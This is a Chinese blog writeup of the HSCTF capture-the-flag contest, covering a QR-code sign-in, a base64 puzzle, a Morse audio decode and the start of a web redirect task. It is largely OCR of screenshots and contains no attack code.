# HSCTF writeup

原创

Csome-Official 于 2021-01-24 23:59:01 发布 425 收藏 2

笔记 专栏收录该内容


2 篇文章 1 订阅
订阅专栏

## HSCTF ZmxhZw==队 Csome‘s writeup

## Misc

### 修复后的签到题


扫码获取flag



flag{5e992198-0e93-4078-b6fd-b7566d507c65}

## base64

是真的靠眼睛




照片 - 6108f4d73c37a57833dcea6e6177195.jpg
查看所有照片
添加到
File Edit View Navigate Code Refactor Run Tools VCS Window Help HSCTF
HSCTF 〉 6108f4d73c37a57833dcea6e6177195.txt
python
eb82b1ba7ce6b8a77c65.png
6108f4d73c37a57833dcea6e6177195.txt
python.py
easyRSA.py
1: Project
7: Structure
2: Favorites
4: Run
TODO
6: Problems
5: Debug
Terminal
Python Console
Event Log
Typo: In word 'Gwtd'
1791 chars, 23 line breaks 20:27 CRLF UTF-8 4 spaces Python 3.7

U291dGggQ2hpbmEgTm9ybWFsIFVuaXZlcnNpdHkgKFNDTlUpIHdhcyBmb3VuZGVkIGluIDE5MzMs
IGJlZm9yZSB3aGljaCBpdCB3YXMgbmFtZWQgR3Vhbmdkb25nIFByb3ZpbmNpYWwgVGVhY2hlcidz
IENvbGxlZ2Ugb2YgWGlhbmdxaW4gVW5pdmVyc2l0eS4gSXQgYmVjYW1lIGEgbWVtYmVyIG9mIFBy
b2plY3QgMjExIGluIDE5OTYsIGFmdGVyIHdoaWNoIGl0IHdhcyBjb25zdHJ1Y3RlZCBhbmQgc3Vw
cG9ydGVkIGJ5IFBlb3BsZSdzIEdvdmVybm1lbnQgYW5kIE1pbmlzdHJ5IG9mIEVkdWNhdGlvbiBp
biBHdWFuZ2RvbmcgUHJvdmluY2UgaW4gMjAxNS4gSW4gMjAxNywgU0NOVSBiZWNhbWUgYSBtZW1i
ZXIgb2YgdGhlIGNvdW50cnkncyAiV29ybGQtQ2xhc3MgU3ViamVjdCIgY29uc3RydWN0aW9uIHBs
YW4uIFNvdXRoIENoaW5hIE5vcm1hbCBVbml2ZXJzaXR5IHByb3ZpZGVzIGEgdmFyaWV0eSBvZiBz
dWJqZWN0cywgaW5jbHVkaW5nIHBoaWxvc29waHksIGVjb25vbWljcywgbGF3LCBlZHVjYXRpb24s
IGxpdGVyYXR1cmUsIGhpc3RvcnksIHNjaWVuY2UsIHRlY2hub2xvZ3ksIGFncmljdWx0dXJlLCBt
ZWRpY2FsLCBtYW5hZ2VtZW50IGFuZCBhcnQuIEZsYWcgaXMgSFNDVEZ7V29vb29vb293X1Vrbm93
X2I0czNfNjR9LiBTb3V0aCBDaGluYSBOb3JtYWwgVW5pdmVyc2l0eSBoYXMgbW9yZSB0aGFuIDMw
IHNjaG9vbHMgYW5kIGNvbGxlZ2VzLCBhbmQgb2ZmZXJzIDg0IHVuZGVyZ3JhZHVhdGUgcHJvZ3Jh
bXMsIG92ZXIgMjAwIGdyYWR1YXRlIHByb2dyYW1zLCBhbmQgb3ZlciAxMDAgZG9jdG9yYWwgcHJv
Z3JhbXMuIEluIDIwMTcsIHRoZXJlIHdlcmUgMjQsODk0IHVuZGVyZ3JhZHVhdGVzLCA3NTUzIHBv
c3RncmFkdWF0ZXMgYW5kIDg0MiBkb2N0b3JhbCBjYW5kaWRhdGVzLiBUaGVyZSBhcmUgYXBwcm94
aW1hdGVseSAxMDAwIGxvbmctdGVybSBpbnRlcm5hdGlvbmFsIHN0dWRlbnRzIGZyb20gbW9yZSB0
aGFuIDEwMCBjb3VudHJpZXMgZXZlcnkgeWVhci4gVGhlIHVuaXZlcnNpdHkgaGFzIGEgZ3JvdXAg
b2YgaGlnaGx5IHF1YWxpZmllZCBleHBlcnRzLCBwcm9mZXNzb3JzIGFuZCB0ZWFjaGVycy4gVGhl
cmUgYXJlIG5vdyAxOTc5IGZ1bGwtdGltZSB0ZWFjaGVycywgYW1vbmcgd2hpY2ggbW9yZSB0aGFu
IGEgaGFsZiBhcmUgcG9zdGdyYWR1YXRlcycgdHV0b3JzIGFuZCBkb2N0b3JhbCBzdXBlcnZpc29y
cy4gQXQgcHJlc2VudCwgU0NOVSBoYXMgZG96ZW5zIG9mIFN0YXRlIEtleSBMYWJvcmF0b3J5IGFu
ZCBlbmdpbmVlcmluZyByZXNlYXJjaCBjZW50ZXJzLiBUaGUgY3VycmVudCBwcmVzaWRlbnQgaXMg
RHIuIFdhbmcgRW5rZS4=

U291dGggQ2hpbmEgTm9ybWFsIFVuaXZlcnNpdHkgKFNDTlUpIHdhcyBmb3VuZGVkIGluIDE
IGJlZm9yZSB3aGljaCBpdCB3YXMgbmFtZWQgR3Vhbmdkb25nIFByb3ZpbmNpYWwgVGVhY2hlcidz
IENvbGxlZ2Ugb2YgWGlhbmdxaW4gVW5pdmVyc2l0eS4gSXQgYmVjYW1lIGEgbWVtYmVyIG9mIFBy
b2plY3QgMjExIGluIDE5OTYsIGFmdGVyIHdoaWNoIGl0IHdhcyBjb25zdHJ1Y3RlZCBhbmQgc3Vw
cG9ydGVkIGJ5IFBlb3BsZSdzIEdvdmVybm1lbnQgYW5kIE1pbmlzdHJ5IG9mIEVkdWNhdGlvbiBp
biBHdWFuZ2RvbmcgUHJvdmluY2UgaW4gMjAxNS4gSW4gMjAxNywgU0NOVSBiZWNhbWUgYSBtZW1i
ZXIgb2YgdGhlIGNvdW50cnkncyAiV29ybGQtQ2xhc3MgU3ViamVjdCIgY29uc3RydWN0aW9uIHBs
YW4uIFNvdXRoIENoaW5hIE5vcm1hbCBVbml2ZXJzaXR5IHByb3ZpZGVzIGEgdmFyaWV0eSBvZiBz
dWJqZWN0cywgaW5jbHVkaW5nIHBoaWxvc29waHksIGVjb25vbWljcywgbGF3LCBlZHVjYXRpb24s
IGxpdGVyYXR1cmUsIGhpc3RvcnksIHNjaWVuY2UsIHRlY2hub2xvZ3ksIGFncmljdWx0dXJlLCBt
ZWRpY2FsLCBtYW5hZ2VtZW50IGFuZCBhcnQuIEZsYWcgaXMgSFNDVEZ7V29vb29vb293X1Vrbm93
X2I0czNfNjR9LiBTb3V0aCBDaGluYSBOb3JtYWwgVW5pdmVyc2l0eSBoYXMgbW9yZSB0aGFuIDMw
IHNjaG9vbHMgYW5kIGNvbGxlZ2VzLCBhbmQgb2ZmZXJzIDg0IHVuZGVyZ3JhZHVhdGUgcHJvZ3Jh
bXMsIG92ZXIgMjAwIGdyYWR1YXRlIHByb2dyYW1zLCBhbmQgb3ZlciAxMDAgZG9jdG9yYWwgcHJv
Z3JhbXMuIEluIDIwMTcsIHRoZXJlIHdlcmUgMjQsODk0IHVuZGVyZ3JhZHVhdGVzLCA3NTUzIHBv
c3RncmFkdWF0ZXMgYW5kIDg0MiBkb2N0b3JhbCBjYW5kaWRhdGVzLiBUaGVyZSBhcmUgYXBwcm94
aW1hdGVseSAxMDAwIGxvbmctdGVybSBpbnRlcm5hdGlvbmFsIHN0dWRlbnRzIGZyb20gbW9yZSB0
aGFuIDEwMCBjb3VudHJpZXMgZXZlcnkgeWVhci4gVGhlIHVuaXZlcnNpdHkgaGFzIGEgZ3JvdXAg
b2YgaGlnaGx5IHF1YWxpZmllZCBleHBlcnRzLCBwcm9mZXNzb3JzIGFuZCB0ZWFjaGVycy4gVGhl
cmUgYXJlIG5vdyAxOTc5IGZ1bGwtdGltZSB0ZWFjaGVycywgYW1vbmcgd2hpY2ggbW9yZSB0aGFu
IGEgaGFsZiBhcmUgcG9zdGdyYWR1YXRlcycgdHV0b3JzIGFuZCBkb2N0b3JhbCBzdXBlcnZpc29y


```
D:\ProgramData\Anaconda3\python.exe D:/CTF/Text/HSCTF/cc/python.py
U291dGggQQ
0

2hpbmEgTT
I

m9ybWFss
S

IFVuaXZll
```




U291dGggQ2hpbmEgTm9ybWFsIFVuaXZlcnNpdHkgKFNDTlUpIHdhcyBmb3VuZGVkIGluIDE5MzMsIGJlZm9yZSB3aGljaCBpdCB3YXMgbmFtZWQgR3Vhbmdkb25nIFByb3ZpbmNpYWwgVGVh
Y2hlcidzIENvbGxlZ2Ugb2YgWGlhbmdxaW4gVW5pdmVyc2l0eS4gSXQgYmVjYW1lIGEgbWVtYmVyIG9mIFByb2plY3QgMjExIGluIDE5OTYsIGFmdGVyIHdoaWNoIGl0IHdhcyBjb25zdHJ1
Y3RlZCBhbmQgc3VwcG9ydGVkIGJ5IFBlb3BsZSdzIEdvdmVybm1lbnQgYW5kIE1pbmlzdHJ5IG9mIEVkdWNhdGlvbiBpbiBHdWFuZ2RvbmcgUHJvdmluY2UgaW4gMjAxNS4gSW4gMjAxNywg
U0NOVSBiZWNhbWUgYSBtZW1iZXIgb2YgdGhlIGNvdW50cnkncyAiV29ybGQtQ2xhc3MgU3ViamVjdCIgY29uc3RydWN0aW9uIHBsYW4uIFNvdXRoIENoaW5hIE5vcm1hbCBVbml2ZXJzaXR5
IHByb3ZpZGVzIGEgdmFyaWV0eSBvZiBzdWJqZWN0cywgaW5jbHVkaW5nIHBoaWxvc29waHksIGVjb25vbWljcywgbGF3LCBlZHVjYXRpb24sIGxpdGVyYXR1cmUsIGhpc3RvcnksIHNjaWVu
Y2UsIHRlY2hub2xvZ3ksIGFncmljdWx0dXJlLCBtZWRpY2FsLCBtYW5hZ2VtZW50IGFuZCBhcnQuIEZsYWcgaXMgSFNDVEZ7V29vb29vb293X1Vrbm93X2I0czNfNjR9LiBTb3V0aCBDaGlu
YSBOb3JtYWwgVW5pdmVyc2l0eSBoYXMgbW9yZSB0aGFuIDMwIHNjaG9vbHMgYW5kIGNvbGxlZ2VzLCBhbmQgb2ZmZXJzIDg0IHVuZGVyZ3JhZHVhdGUgcHJvZ3JhbXMsIG92ZXIgMjAwIGdy
YWR1YXRlIHByb2dyYW1zLCBhbmQgb3ZlciAxMDAgZG9jdG9yYWwgcHJvZ3JhbXMuIEluIDIwMTcsIHRoZXJlIHdlcmUgMjQsODk0IHVuZGVyZ3JhZHVhdGVzLCA3NTUzIHBvc3RncmFkdWF0
ZXMgYW5kIDg0MiBkb2N0b3JhbCBjYW5kaWRhdGVzLiBUaGVyZSBhcmUgYXBwcm94aW1hdGVseSAxMDAwIGxvbmctdGVybSBpbnRlcm5hdGlvbmFsIHN0dWRlbnRzIGZyb20gbW9yZSB0aGFu
IDEwMCBjb3VudHJpZXMgZXZlcnkgeWVhci4gVGhlIHVuaXZlcnNpdHkgaGFzIGEgZ3JvdXAgb2YgaGlnaGx5IHF1YWxpZmllZCBleHBlcnRzLCBwcm9mZXNzb3JzIGFuZCB0ZWFjaGVycy4g
VGhlcmUgYXJlIG5vdyAxOTc5IGZ1bGwtdGltZSB0ZWFjaGVycywgYW1vbmcgd2hpY2ggbW9yZSB0aGFuIGEgaGFsZiBhcmUgcG9zdGdyYWR1YXRlcycgdHV0b3JzIGFuZCBkb2N0b3JhbCBz
dXBlcnZpc29ycy4gQXQgcHJlc2VudCwgU0NOVSBoYXMgZG96ZW5zIG9mIFN0YXRlIEtleSBMYWJvcmF0b3J5IGFuZCBlbmdpbmVlcmluZyByZXNlYXJjaCBjZW50ZXJzLiBUaGUgY3VycmVu

South China Normal University (SCNU) was founded in 1933, before which it was named Guangdong Provincial Teacher's College of Xiangqin Universmty. It became a member of Project 211 in 1996, after which it was constructed and supported by People's Government and Ministry of Education in Guangdong Province in 2015. In 2017, SCNU became a member of the country's "World-Class Subject" construction plan. South China Normal University provides a variety of subjects, including philosophy, economics, law, education, literature, history, science, technology, agriculture, medical, management and art. Flag is HSCTF{Wooooooow_Uknow_b4s3_64}. South China Normal University has more than 30 schools and colleges, and offers 84 undergraduate programs, over 200 graduate programs, and over 100 doctoral programs. In 2017, there were 24,894 undergraduates, 7553 postgraduates and 842 doctoral candidates. There are approximately 1000 long-term international students from more than 100 countries every year. The university has a group of highly qualified experts, professors and teachers. There are now 1979 full-time teachers, among which more than a half are postgraduates' tutors and doctoral supervisors. At present, SCNU has dozens of State Key Laboratory and engineering research centers. The current president is Dr. Wang Enke.

FL studio 永远的神




International Morse Decoders
Audio Decoder
Audio Decoder (Expert)
Gaze Decoder
立即体验
https://blog.csdn.net/weixin_45004513

Upload Play Stop Filename: "01001100（摩斯码提取2）.wav"

ISSHONIIIKO ANOSEKAIHE

Clear message

|  |  |  |  |  |  |
|---|---|---|---|---|---|
| WPM | Farnsworth WPM | Frequency (Hz) | Minimum volume | Maximum volume | Volume threshold |
| 30 | 30 | 750 | -29 | -17 | 200 |

☐ Manual ☐ Manual

Zoom in Zoom out Range: 187.5 to 1875 Hz


Notes

HSCTF{ISSHONIIIKOANOSEKAIHE}

## Web

### signin

简单的302


Burp Suite Community Edition v2020.9.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel Follow redirection
Target: http://10.10.202.173:2323
Request
Response
Raw Headers Hex
Pretty Raw Render \n Actions
0 matches
Done
403 bytes | 4 millis

```
GET / HTTP/1.1
Host: 10.10.202.173:2323
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/85.0.4183.121 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

